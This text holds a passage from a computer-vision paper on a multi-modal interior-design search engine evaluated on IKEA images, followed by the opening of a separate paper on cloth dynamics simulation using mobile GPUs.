In this experiment, we analyze the results of our visual search when using various neural network architectures combined with YOLO 9000 object detection algorithm. The goal of this experiment is to select the right configuration of deep neural network used as the descriptor extractor for our interior design images, as well as to quantify the improvement obtained when adding a pre-processing step of object detection. To that end, we evaluate two neural network architectures that were successfully applied to object recognition task on ImageNet dataset: ResNet [30] and VGG[31]. We use VGG network with  $3 \times 3$  convolutional filters in two configurations, with 16 and 19 weight layers. We analyze the outputs of the first (*fc6*) and the second fully connected layer (*fc7*) of the VGG network. For ResNet, we take the average pooling layer. In all experiments, we use normalized outputs of the networks pre-trained on ImageNet dataset and we compute the similarity measure with Euclidean distance. The networks were implemented using Keras [32] with Theano backend for deep feature extraction.

**Baseline:** As our baseline, we take the conventional Bag-of-Visual-Words search engine [9]. It is based on the SIFT feature extraction algorithm [7]. We extract the descriptors and cluster them using *k*-means clustering [3] into  $k = 1000$

<sup>1</sup><https://ikea.com/>









Room images:	Object images:	Description:
		You sit comfortably thanks to the armrests.
		There's a natural and living feeling of wood, as knots and other marks remain on the surface.
		This lamp gives a pleasant light for dining and spreads a good directed light across your dining or bar table.
		Extendable, so it can be pulled out as your child grows.
		You can adjust the height of the clothes rail and shelves as your child grows.
		Made of plastic which makes it easy to carry and move for children.

Fig. 3. Example entries from IKEA dataset contain room images, object images and their respective text descriptions.

*visual words*. We use SIFT implementation available in OpenCV for Python [33] with contrast threshold set to 0.05, edge threshold to 11 and  $L_2$  norm.

**Evaluation metric:** To measure the performance of our system, we use Hit@ $k$  metric [34]. We define it in the following manner. Let  $\mathcal{F}$  denote a set of all possible interior items available in the dataset. We define a room  $\mathcal{R} \in \mathfrak{R}$  as a set that contains elements  $f \in \mathcal{F}$ . Hit@ $k$  is therefore defined as the fraction of retrieved items that contain at least one of the ground truth objects in the top  $k$  predictions. More formally, if  $rank_{f,\mathcal{R}}$  is the rank of furniture  $f$  in the room  $\mathcal{R}$  (the highest scoring furniture having rank 1) and  $G_{\mathcal{R}}$  is the set of ground-truth objects for  $\mathcal{R}$ , then Hit@ $k$  is defined as:

$$\frac{1}{|\mathfrak{R}|} \sum_{\mathcal{R} \in \mathfrak{R}} \vee_{f \in G_{\mathcal{R}}} \mathbb{I}(rank_{f,\mathcal{R}} \leq k), \quad (1)$$

where  $\vee$  is logical OR operator.

**Results:** Tab. I displays the results obtained for this experiment. Adding object detection algorithm as a pre-processing step significantly increases the number of correctly retrieved results across all evaluated configurations. We have illustrated the results for Hit@6 as we retrieved visually similar objects for six distinct object classes - chair, table, sofa, bed, wall clock and pottedplant. For Hit@6 the performance gains reach up to 175% (in the case of ResNet) and 238% (for VGG-19 with fc7). Feature extraction with ResNet and object detection pre-processing yields the highest




Fig. 4. Quantitative evaluation of various feature extraction methods combined with object detection algorithm YOLO 9000. We use recall as an evaluation metric that shows whether or not a single item present in the room picture was returned by the search engine. The recall is plotted as a function of the number of returned items  $k$ .

Hit@ $k$  score, retrieving correct results for almost half of all queries. To further analyze the performances of the proposed methods, in Fig. 4 we also plot recall curves for two sample object classes. Again, ResNet combined with object detection step remains the best performing configuration. One can also notice that all methods based on deep network architectures significantly outperform baseline BoVW method.

### B. Results blending

In order to use the full potential of our multi-modal interior design search engine, we introduce a blending method to

TABLE I

RESULTS FOR CONTENT BASED IMAGE RETRIEVAL EXPERIMENT FOR DIFFERENT MODELS AND ALL OBJECT CLASSES. CONFIGURATION OF RESNET NEURAL NETWORK WITH YOLO 9000 OBJECT DETECTION AS A PRE-PROCESSING STEP SIGNIFICANTLY OUTPERFORMS BOTH THE BASELINE BoVW MODEL AND OTHER DEEP NEURAL NETWORK ARCHITECTURES.

Model	Layer	Hit@6	
		whole image	with object detection
BoVW	N/A	0.066	0.26
VGG-16	fc6	0.126	0.392
	fc7	0.153	0.314
VGG-19	fc6	0.141	0.43
	fc7	0.136	0.445
ResNet	avg pool	0.167	<b>0.458</b>

combine the retrieval results of visual and textual search engines and present them to the user. To that end, we use *feature similarity blending* approach. More precisely, the search engine returns an initial set of results for each modality, extracts visual features (normalized outputs of pre-trained deep neural network) and then re-ranks them using the distance from the query to the item in visual features' space for each modality independently (visual search results do not need to be re-ranked). A set of closest items is returned as a final result.

**Simple blending:** As an alternative method for blending the results, we blend  $k$  best results from each modality and return them as a final result.

**Evaluation metric:** As mentioned in Sec. II-C, defining a similarity metric that allows to quantify the stylistic similarity between interior design objects is a challenging task and an active area of research. In this work, we propose the following similarity measure that is inspired by [22] and based on a probabilistic data-driven approach. Similarly to Hit@ $k$  metric, let us first define  $\mathcal{F}$  as a set of all possible interior items available in our dataset and a room  $\mathcal{R} \in \mathcal{R}$  as a set containing elements  $f \in \mathcal{F}$ . Our proposed similarity metric between two items  $f_1, f_2 \in \mathcal{F}$  that determines if they fit well together can be computed as:

$$C(f_1, f_2) = |\{\mathcal{R} : f_1 \in \mathcal{R} \wedge f_2 \in \mathcal{R}\}|. \quad (2)$$

We defined the style similarity as:

$$s(f_1, f_2) = \frac{C(f_1, f_2)}{\max_{f_i, f_j \in \mathcal{F}} C(f_i, f_j)}. \quad (3)$$

In fact, it is the fraction of the number of rooms, in which both  $f_1$  and  $f_2$  appear and total number of rooms in which any of those items co-occur. This metric can be interpreted as empirical probability for two objects  $f_1$  and  $f_2$  to appear in the same room.

**Results:** Tab. II shows the results of the blending methods in terms of mean value of our similarity metric. *Text query*

= *object class name* means that detected object class, *i.e.* the one with the highest detection confidence, was used as a text query.

Vanilla visual search without text query achieves an average value of 0.2295 where similarity is calculated over visually similar results to the query object, all belonging to the same object class. For text search average similarity was slightly lower - 0.2243.

When analyzing the results of the evaluated blending approaches, both of them have a score that is higher than the ones obtained for vanilla visual and text search. Our proposed blending method outperforms both the visual search and simple blending, yielding an improvement of 11% and 4% respectively. It is worth noticing that simply adding a name of detected object class as a text query improves the search results already. Providing additional information such as color or style (*e.g. white* or *decorative*) yields further performance improvement.

## VI. WEB APPLICATION

To enable dissemination of our work, we implemented a Web-based application of our Style Search Engine. The application allows the user either to choose the query image from a pre-defined set of room images or to upload his/her own image. The application was implemented using Python Flask<sup>2</sup> - a lightweight server library. It is currently available for restricted use only<sup>3</sup> and we plan to open it to the public, once it passes the initial tests with trial users. Fig. 5 shows a set of screenshots from the working Web application with Style Search Engine.

## VII. CONCLUSIONS

In this paper, we proposed a multi-modal search engine for interior design applications dubbed Style Search Engine. By combining textual and visual information, it can successfully and with high recall retrieve stylistically similar images from a dataset of interior items. Thanks to the object detection pre-processing step, the results of our visual search component improved by over 200%. Using feature similarity blending approach to combine the results of visual and textual search engines, we increased the overall similarity score of the retrieved results by 11%. We also implemented working prototype of a Web application that uses our Style Search Engine.

In our future research, we plan to explore various approaches towards common latent space mapping that could allow to map both textual and visual queries to a common space and perform similarity search there.

## REFERENCES

- [1] A. Krizhevsky, I. Sutskever, and G. E. Hinton, "Imagenet classification with deep convolutional neural networks," pp. 1097–1105, 2012.
- [2] O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein, and et al., "Imagenet large scale visual recognition challenge," *International Journal of Computer Vision*, vol. 115, p. 211252, Nov 2015.

<sup>2</sup><http://flask.pocoo.org/>

<sup>3</sup><http://style-search.us-west-2.elasticbeanstalk.com>

TABLE II  
MEAN SIMILARITY RESULTS AVERAGED FOR ALL ROOM PICTURES IN IKEA DATASET AND SAMPLE TEXT QUERIES.

Text query	Visual search	Text search	Simple blending	Feature similarity blending
-	0.2295	-	-	-
object class name	-	-	0.2486	0.2374
decorative	-	0.1358	0.2316	0.2517
black	-	0.1538	0.2493	0.2244
white	-	0.2036	0.2958	0.2793
smooth	-	0.3520	0.2415	0.3052
cosy	-	0.2419	0.2126	0.2334
fabric	-	0.0371	0.1269	0.1344
colourful	-	0.4461	0.3032	0.3215
Average	0.2295	0.2243	0.2387	<b>0.2484</b>

- [3] D. Nister and H. Stewenius, "Scalable recognition with a vocabulary tree," *2006 IEEE Computer Society Conference on Computer Vision and Pattern Recognition - Volume 2 (CVPR'06)*.
- [4] J. Philbin, O. Chum, M. Isard, J. Sivic, and A. Zisserman, "Object retrieval with large vocabularies and fast spatial matching," *2007 IEEE Conference on Computer Vision and Pattern Recognition*, 2007.
- [5] T. Mikolov, K. Chen, G. Corrado, and J. Dean, "Efficient estimation of word representations in vector space," *CoRR abs/1301.3781*, Sep 2013.
- [6] J. Redmon and A. Farhadi, "YOLO9000: better, faster, stronger," *CoRR*, vol. abs/1612.08242, 2016.
- [7] D. G. Lowe, "Distinctive image features from scale-invariant keypoints," *International Journal of Computer Vision*, vol. 60, no. 2, p. 91110, 2004.
- [8] Z. S. Harris, "Distributional structure," *Papers on Syntax*, p. 322, 1981.
- [9] J. Sivic and A. Zisserman, "Video google: Efficient visual search of videos," *Toward Category-Level Object Recognition Lecture Notes in Computer Science*, p. 127144, 2006.
- [10] F. Perronnin and C. Dance, "Fisher kernels on visual vocabularies for image categorization," *2007 IEEE Conference on Computer Vision and Pattern Recognition*, 2007.
- [11] H. Jegou, M. Douze, C. Schmid, and P. Perez, "Aggregating local descriptors into a compact image representation," *2010 IEEE Computer Society Conference on Computer Vision and Pattern Recognition*, 2010.
- [12] A. Gordo, J. Almazn, J. Revaud, and D. Larlus, "Deep image retrieval: Learning global representations for image search," *Computer Vision ECCV 2016*, p. 241257, 2016.
- [13] G. Tolias, R. Sirc, and H. Jégou, "Particular object retrieval with integral max-pooling of CNN activations," *CoRR*, vol. abs/1511.05879, 2015.
- [14] S. Bell and K. Bala, "Learning visual similarity for product design with convolutional neural networks," *ACM Transactions on Graphics*, vol. 34, no. 4, 2015.
- [15] G. Salton, A. Wong, and C. S. Yang, "A vector space model for automatic indexing," *Communications of the ACM*, vol. 18, p. 613620, Jan 1975.
- [16] C. H. Q. Ding, "A similarity-based probability model for latent semantic indexing," *Proceedings of the 22nd annual international ACM SIGIR conference on Research and development in information retrieval - SIGIR '99*, 1999.
- [17] G. W. Furnas, S. Deerwester, S. T. Dumais, T. K. Landauer, R. A. Harshman, L. A. Streeter, and K. E. Lochbaum, "Information retrieval using a singular value decomposition model of latent semantic structure," *Proceedings of the 11th annual international ACM SIGIR conference on Research and development in information retrieval - SIGIR '88*, 1988.
- [18] J. Pennington, R. Socher, and C. Manning, "Glove: Global vectors for word representation," *Proceedings of the 2014 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2014.
- [19] M. E. Yumer and L. B. Kara, "Co-constrained handles for deformation in shape collections," *ACM Transactions on Graphics*, vol. 33, no. 6, p. 111, 2014.
- [20] O. V. Kaick, K. Xu, H. Zhang, Y. Wang, S. Sun, A. Shamir, and D. Cohen-Or, "Co-hierarchical analysis of shape structures," *ACM Transactions on Graphics*, vol. 32, p. 1, Jan 2013.
- [21] Z. Lun, E. Kalogerakis, and A. Sheffer, "Elements of style," *ACM Transactions on Graphics*, vol. 34, no. 4, 2015.
- [22] "Art history and its methods: a critical anthology," *Choice Reviews Online*, vol. 33, Jan 1996.
- [23] Y. Jing, D. Liu, D. Kislyuk, A. Zhai, J. Xu, J. Donahue, and S. Tavel, "Visual search at pinterest," *Proceedings of the 21th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining - KDD '15*, 2015.
- [24] J. Redmon, "Darknet: Open source neural networks in c.," 2016.
- [25] G. Hinton and L. Van der Maaten, "Visualizing data using t-sne," *Journal of Machine Learning Research*.
- [26] R. Józefowicz, O. Vinyals, M. Schuster, N. Shazeer, and Y. Wu, "Exploring the limits of language modeling," *CoRR*, vol. abs/1602.02410, 2016.
- [27] I. Sutskever, O. Vinyals, and Q. V. Le, "Sequence to sequence learning with neural networks," *CoRR*, vol. abs/1409.3215, 2014.
- [28] W. Stokowiec, T. Trzcinski, K. Wolk, K. Marasek, and P. Rokita, "Shallow reading with deep learning: Predicting popularity of online content using only its title," *International Symposium on Methodologies for Intelligent Systems, (ISMIS)*, 2017.
- [29] J. Philbin, O. Chum, M. Isard, J. Sivic, and A. Zisserman, "Lost in quantization: Improving particular object retrieval in large scale image databases," *2008 IEEE Conference on Computer Vision and Pattern Recognition*, 2008.
- [30] K. He, X. Zhang, S. Ren, and J. Sun, "Deep residual learning for image recognition," *CoRR*, vol. abs/1512.03385, 2015.
- [31] K. Simonyan and A. Zisserman, "Very deep convolutional networks for large-scale image recognition," *CoRR*, vol. abs/1409.1556, 2014.
- [32] F. Chollet, "Keras," 2015.
- [33] G. Bratski, "Opencv," *Dr. Dobb's Journal of Software Tools*, 2000.
- [34] S. Abu-El-Haija, N. Kothari, J. Lee, P. Natsev, G. Toderici, B. Varadarajan, and S. Vijayanarasimhan, "Youtube-8m: A large-scale video classification benchmark," *CoRR*, vol. abs/1609.08675, 2016.







# Mobile devices' GPUs in cloth dynamics simulation

Marcin Wawrzonowski

Institute of Information Technology,  
Lodz University of Technology  
ul. Wolczanska 215, 90-924 Lodz, Poland  
Email: 180729@edu.p.lodz.pl

Dominik Szajerman

Institute of Information Technology,  
Lodz University of Technology  
ul. Wolczanska 215, 90-924 Lodz, Poland  
Email: dominik.szajerman@p.lodz.pl

Marcin Daszuta

Institute of Information Technology,  
Lodz University of Technology  
ul. Wolczanska 215, 90-924 Lodz, Poland  
Email: 173059@edu.p.lodz.pl

Piotr Napieralski

Institute of Information Technology,  
Lodz University of Technology  
ul. Wolczanska 215, 90-924 Lodz, Poland  
Email: piotr.napieralski@p.lodz.pl

**Abstract**—The realistic simulation of cloths is nowadays a key to produce good-quality, authentic graphical visualizations of various cloth, such as characters garment elements, flags or curtains. This can be computationally expensive, more and more as number of particles, which cloth is divided into, increases. The solution to this matter was to use GPU (Graphic Processing Unit) and perform all calculations on this device. On PC platform, this technique proved to be much faster than the standard CPU approach. The main purpose of this work is to check whether this solution could also be introduced on the mobile devices. In this paper, we developed fast vertex optimization methods for dynamic cloth in mobile GPU units. Additionally we develop a user interface which providing new ways of user interaction with a cloth dynamics simulation on mobile devices.

## I. INTRODUCTION

NAVIGATION, 3D models and interactive performance has significant role in computer games and other interactive graphics applications [1]. Cloth dynamics simulations are an important visual cue for creating believably objects in virtual environments. The beginnings of cloth simulation in computer graphics appeared the end of the 80's [2]. First methods employs finite differential equations for the behavior of non-rigid curves, surfaces, and solids as a function of time for elastically deformable models (Lagrange equations of motion). The next significant step was the work of Baraff and Witkin [3]. They presents fast system for enforcing constraints on individual cloth particles with an implicit integration method. Since this time many methods extends the implicit time integration of Baraff and Witkin. Eberhardt et al. [4] propose the solution of the differential equation for particle systems to be computed both correctly and very quickly. They use an IMEX method (Implicit-Explicit) to simulate draping textiles.

Parks and Forsyth [5] propose the improved Runge-Kutta method. Improvement bring some advantages for cloth simulation. Different class of methods use precomputed data. Feng et al. [6] propose hybrid method for real-time cloth animation. They use relationship between cloth deformations at two resolutions. Data transformation is trained using rotation

invariant quantities extracted from the cloth models, and is independent of the simulation technique chosen for the lower resolution model with fast collision detection. Algorithm was implemented on programmable graphics hardware to achieve an overall real-time. Hahn et al. [7] propose low-dimensional linear subspace clothing simulation using adaptive bases. This was a combination of machine learning with a dynamically updated subspace basis. This approach is not fast enough for real-time applications because requires close-fitting clothing rigged to a skeleton and a set of training simulations for learning step. Gillette et al. [8] propose framework that does not require training data or a reference shape. They use a two-pass method. First pass is segmentation technique to extract spatially and temporally reliable surface motion patterns. Second pass is the detection of motion patterns to compute adaptive reference shape and a stretch tensor to dynamically generate new wrinkle geometry on the coarse cloth mesh by taking advantage of the GPU tessellation unit. There are many methods that aim for faster cloth simulation. Most of presented algorithms is suitable for the current generation of consoles and PC graphics cards [9]. Popular multi-model framework SOFA for interactive physical simulation for researchers and developers is dedicated to PC platform [10].

The main purpose of this work is to check whether this solution could also be introduced on the mobile devices. Most of them nowadays also have their own specialized GPU chips. General Purpose GPU Computing is mentioned, along with GPU framework and a comparison between it and a CPU is made, in the matter of architecture and performance. Presented implementation on mobile devices has mid-range GPU can perform very well, producing smooth animation of cloth's dense mesh, but not without a few important limitations. These include less useful API functions and shorter work time on battery as a result of intensive computations and tendency to overheating.




Fig. 1. Diagram of the mass model on the spring. The colors indicate all the springs involved in the vertex position calculation

## II. SIMULATION METHODS

The most popular approaches for the simulation of Real-time Cloth Animation systems in computer graphics take into account discretize the cloth by a polygonal mesh. This approaches to simulating dynamic objects based on the use of forces. We can distinguish two methods of simulating these forces for the cloth simulation: “Spring Force Formulas” [11] and “Position Based Dynamics” [12].

### A. Spring Force Formula

Real-time cloth simulation for games typically uses a mass and spring system on a coarse mesh [11]. These mass and spring systems form a series of differential equations that are typically integrated using a stable integration method [13].

Real-time cloth simulation is rendered by graphical API, as a polygonal mesh with grid of vertices in 3D space. For simulations, each of these vertices had a mass and was subjected by force formulas for the displacement. In order to preserve the shape and the mesh behavior, the vertices are connected in rectangular grid, and then connected each vertex to neighboring vertex with springs. Springs has specific coefficients of elasticity and damping (Fig. 1).

There are three types of springs that appear in the presented model (Fig 1.)

- Structural springs (red) - they are used to maintain the general shape of the cloth.
- Springs for folds of the cloth (green) - they are located along the diagonal edges of the grid.
- Springs responsible for flexibility of the cloth (blue) - they protect against excessive stretching. They do not connect neighboring vertices, but follow the neighbor in the same direction.

Each type of spring can be described by other coefficients of elasticity and vibration damping, which allows to simulation of specific behavior. Figure 2 shows that the forces affect for each point of mass.




Fig. 2. Forces for a single vertex

The forces can be classified as internal and external. Gravity and collision forces are examples of external forces. Examples of internal forces are elastic forces in deformable objects or viscosity and pressure forces in fluids. To determine its value, the Hooke's Law is used to define the force of the spring and its direction and return are proportional to the pitch of the spring, ie the difference in distance between its present length and its resting length. Each vertex ( $i$ ) is connected to its neighbor with 12 springs:

$$\mathbf{F}_{se} = - \sum_{j=0}^{j<12} k_s (|\mathbf{x}_i - \mathbf{x}_j| - l_{(i,j)}) \cdot \frac{\mathbf{x}_i - \mathbf{x}_j}{|\mathbf{x}_i - \mathbf{x}_j|}, \quad (1)$$

where  $k_s$  - elasticity coefficient  $\mathbf{x}_i$  and  $\mathbf{x}_j$  - Position of vertices connected by one spring  $l_{(i,j)}$  - The distance between these points at relaxation vector.

Also the force of elastic vibration damping has been introduced to minimize unnecessary unrealistic vibration and risk of out of control simulation:

$$\mathbf{F}_s = \sum_{j=0}^{j<12} -k_s (|\mathbf{x}_i - \mathbf{x}_j| - l_{(i,j)}) \cdot \frac{\mathbf{x}_i - \mathbf{x}_j}{|\mathbf{x}_i - \mathbf{x}_j|} + k_d \left( \frac{|\mathbf{x}_i - \mathbf{x}_j| \cdot |\mathbf{v}_i - \mathbf{v}_j|}{l_{(i,j)}} \right) \quad (2)$$

where  $k_d$  - vibration damping factor

These mass and spring systems form a series of differential equations that are typically integrated using a stable Verlet integration method, this method stores the velocity implicitly as the difference between the current and the last position:

$$\mathbf{x}(t + \delta t) = 2\mathbf{x}(t) - \mathbf{x}(t - \delta t) + \mathbf{a}(t)\delta t^2, \quad (3)$$

where  $\mathbf{x}(t + \delta t)$ ,  $\mathbf{x}(t)$ ,  $\mathbf{x}(t - \delta t)$  - indicate the position of the vertex in the next, current, and previous simulation step.  $\mathbf{a}(t)$  - acceleration. This solution imposes an implicit calculation of the current vertex speed. This makes it necessary to provide not only the current position of each mass point, but also the location of the previous one. This increases the memory cost of the simulation to other integration techniques, but provides very fast calculations and stable results.

### B. Position Based Dynamics

The model based on the position and the mass model on the spring have a common part - it is the calculation of shifts caused by gravitational forces and air resistance by the Verlet integration. The shifts resulting from the external forces are



Fig. 3. Diagram of operation of the limiters between two points of mass

called predicted shifts. Each vertex of the grid is described, apart from mass, position and velocity, also by the so-called limiters set. Each of them is defined by a certain function  $C_j : R^{3n_j} \rightarrow R$  Set of indices  $\{i_1, \dots, i_{n_j}\}, i_k \in [1, \dots, N]$  i- stiffness parameter,  $k \in [0 \dots 1]$ . The limiter may be of the type of equality, which means that its limitation is fulfilled when  $C_j(x_{i_1}, \dots, x_{i_{n_j}}) = 0$ . It can also be the type of unevenness, with the condition  $C_j(x_{i_1}, \dots, x_{i_{n_j}}) \geq 0$ . In this case only the first type stops will be considered. The key element of course is the function  $C_j$ , which defines how the predicted position will be improved, where this improvement depends - that is, the behavior of the cloth.

The basic type of limiter is the stretch limiter. It is defines the overall shape and proper behavior of the cloth. Its function is:

$$C(\mathbf{p}_1, \mathbf{p}_2) = |\mathbf{p}_1 - \mathbf{p}_2| - d . \quad (4)$$

where  $\mathbf{p}_1$  and  $\mathbf{p}_2$  are the positions of the considered vertices, and  $d$  - the initial distance between them.

Li et al [14] propose function solution  $C_j(x_{i_1}, \dots, x_{i_{n_j}})$ :

$$s = \frac{C_j(\mathbf{p}_{i_1}, \dots, \mathbf{p}_{i_{n_j}})}{\sum_j w_j |\nabla_{\mathbf{p}_j} C_j(\mathbf{p}_{i_1}, \dots, \mathbf{p}_{i_{n_j}})|^2} , \quad (5)$$

where:

$$\delta \mathbf{p}_i = -s w_i \nabla_{\mathbf{p}_i} C_j(\mathbf{p}_{i_1}, \dots, \mathbf{p}_{i_{n_j}}) . \quad (6)$$

where  $w_i$  - inverse mass of vertex. This two simulation methods, it should be noted that each of them has its pros and cons. The greatest advantage of the spring mass model is its ease of simplicity and ease of implementation. It is easy to imagine a cloth as a collection of vertices connected by elastic springs, whose elastic forces are calculated using the simple laws of physics. Certainly the biggest advantage of a position-based model is the performance advantage. It results from the lack of need to use numerical integration. The cloth behavior is not determined by the set of resilient forces, and the limiters immediately modify the position. This allows for significant computational savings. In case of a spring mass model, these calculations can not be avoided for each of the springs. For more accurate results, more complex integration methods should be used. This leads to a decrease in productivity.

### C. Improved Position-Based Method

Considering that the displacement is directly proportional to weight, it is easy to consider that - if the mass of the particle is infinite, the offset will be equal to zero. When function  $C_j(x_{i_1}, \dots, x_{i_{n_j}})$  will be replaced by  $C(p_1, p_2 = |p_1 - p_2| - d)$ , we can get the following stretch limiter:

$$\delta \mathbf{p}_1 = -\frac{w_1}{w_1 + w_2} (|\mathbf{p}_1 - \mathbf{p}_2| - d) \frac{\mathbf{p}_1 - \mathbf{p}_2}{|\mathbf{p}_1 - \mathbf{p}_2|} , \quad (7)$$

$$\delta \mathbf{p}_2 = \frac{w_2}{w_1 + w_2} (|\mathbf{p}_1 - \mathbf{p}_2| - d) \frac{\mathbf{p}_1 - \mathbf{p}_2}{|\mathbf{p}_1 - \mathbf{p}_2|} . \quad (8)$$

As with the spring mass model, the 'force' of the limiter depends on the difference between the current distance between the mass points and the resting distance. The coefficient of elasticity is like the stiffness parameter multiplied by offset (result from the projection). For  $k$  equal 0, the delimiter will not be taken into account at all. For  $k$  equal 1 the point never changes its initial position.

In the presented method there were delimiter of bending. This method uses other collision detections. Most of the methods are based on a baseline approach where stretchers are used, taking into account only vertices located in the neighborhood of a given point. Experiments have shown that the effect similar to the use of bending delimiters can be achieved by increasing the set of considered vertices by one more position from the mesh. This is not the exact like method of bending deflection, where we adjust the angle between the triangles, but still gives the correct visual effect with better performance. The presented solution include bounding spheres and AABB in the case of external collision and the bounding spheres in the internal collision.

### III. A CPU-GPU FOR REAL-TIME CLOTHING ANIMATION

Optimizing graphics performance for GPU vs. CPU are quite different. The CPU has too many vertices to process. Rendering is not a problem on the GPU or the CPU, there may be an issue for physics of cloth (dynamic forces). It is quite important to get a good performance on mobile GPUs. Mobile GPUs are less powerful like low-end PC GPUs. CPU commonly has 4 to 8 fast, flexible cores, GPU's has massive parallelism (Fig. 4). This highly parallel architecture is the reason that a GPU can quickly process large number of data (dynamic cloth simulation).

Development of such experiments requires "Application of Experimental Test". Setting goals and objectives for experiment accomplishes key objectives. First task, is presentation of two models of textile simulation. It is important to compare them in terms of performance, stability and visual effect.

Performance is understood as the time for calculate one step of simulation. The application informs the user about it by displaying the relevant information in a textual form. As for the next two factors, it is best to evaluate the cloth visually simulation - visualization. For this purpose, the program draws it in 3D space. The key issue here is the interaction with other 3D objects. The purpose of this paper is also to compare




Fig. 4. Typical CPU's architecture vs. a typical GPU's architecture (source <http://blog.goldenhelix.com/>)

the speed of simulation calculations of real-time cloth models simulation on CPUs and GPUs, and to examine the difference in GPU performance of the mobile device and the GPU of the PC. For the first case, at each step, the appropriate GPU assignments should be assigned to the vertices of the vertices that contain the pre-generated data needed for the simulation. Then set graphics library to the computation program mode, set all homogeneous variables, bound buffers homogeneous, and run the transform join. Case for the CPU is much simpler as all data and arrays have already been initialized in the process described in the previous section and simulation can start immediately. The situation is complicated when using multithreading. In this method, four working threads were broken up, because the device has four physical processing units. The division algorithm is simple - the number of vertices is complemented by the number divisible by 4 and divides it into four equal ranges, with the first three being considered, and the last one being equal to the number of other vertices. Mutexes and thread counters have been used for synchronization. Work threads manage the main thread. Each of the former is slumbered into the mutex until the simulator function is called. Then they wake up and start calculating. After they have finished raising the counter and waiting for the next mutex. The main thread at this time waits until the counter reaches the required value and unlocks the next calculation step.

The process was divided into three separate stages. The first step is to calculate the movement of the cloth according to the accepted simulation model. The second step is solving collisions and applying cloth movement resulting from user interaction. The third stage is the conversion of normal vectors. After the first two steps, the input and output data identifiers are exchanged. For both implementations on the CPU, after completing the processing step, you still need to submit new position and vector data for normal vertices to the GPU, so that they can be drawn.

All possible data that does not need to be recalculated at each step is calculated during the initialization of the simulator, and the results are simply passed to the corresponding

functions during the program run. This is perfect for the GPU programming methodology. This solution minimizing the number of conditional statements and avoiding unnecessary calculations that are repeatedly performed. Each vertex will be assigned a list of identifiers and multipliers that are 1 when the neighbor exists or 0 if it is not, and in this case the calculated force or displacement does not take part in further processing. That also eliminates the need for conditional commands, which further improves performance. Each vertex has the following attributes:

- position (16 Bytes),
- texture coordinate (8 Bytes),
- normal vector (16 Bytes),
- color (16 Bytes),
- centrobaric coordinate (16 Bytes),
- index (4 Bytes).

Simulation of clothes requires the definition of a large number of parameters. Initially they are initialized on the CPU side. Some of them may be different for each vertex, so they are passed to the GPU in the form of array attribute values.

#### IV. USER INTERFACE FOR INTERACTION WITH A CLOTH DYNAMICS SIMULATION ON MOBILE DEVICES

Very important for real-time visualization is the ability to interact by the user with cloth by Graphical User Interface (GUI). User can easily to work with software and collect data for the test results. The program can draw two-dimensional GUI elements in the screen space, such as text dynamic fields, real-time animation and buttons. User input requires different handling in a mobile application like addition to the on-screen input methods. The application design assumes that the user must be able to reposition, rotate and zoom the camera, reset the simulation and modify its parameters, change the object display mode and interact with the cloth in two ways. The first way is to move the object to collide with the clothes. The second way is to move the clothes with finger movements. It is also required to inform the user about the speed at which the simulation is running and what parameters it currently has and what type it is (Fig. 5).

There are two ways for interaction with a cloth by the user. By moving an object (sphere or cuboid) with which it collides, or by means of a touch screen. In the first case, the effects are applied when solving external collisions. For the second method, special calculations need to be made to know which vertices need to be further shifted to which direction and to what extent.

The only input data are two two-dimensional vectors, called "touch vectors". One specifies the place on the screen where user touched the screen, and the second is the direction in which users finger moves. They were expressed in screen space. In order to make a vertex translation, important is a vector position in that space. It is obtained by multiplying it successively by world matrices, view matrix and projection matrix, and dividing the result by component  $w$ . In this way, a vertex vector with components is obtained in the range  $< -1, 1 >$ , same as the touch vector. Next, using the Gaussian






Fig. 5. Interactive Graphical User Interface and results of the simulation in real-time

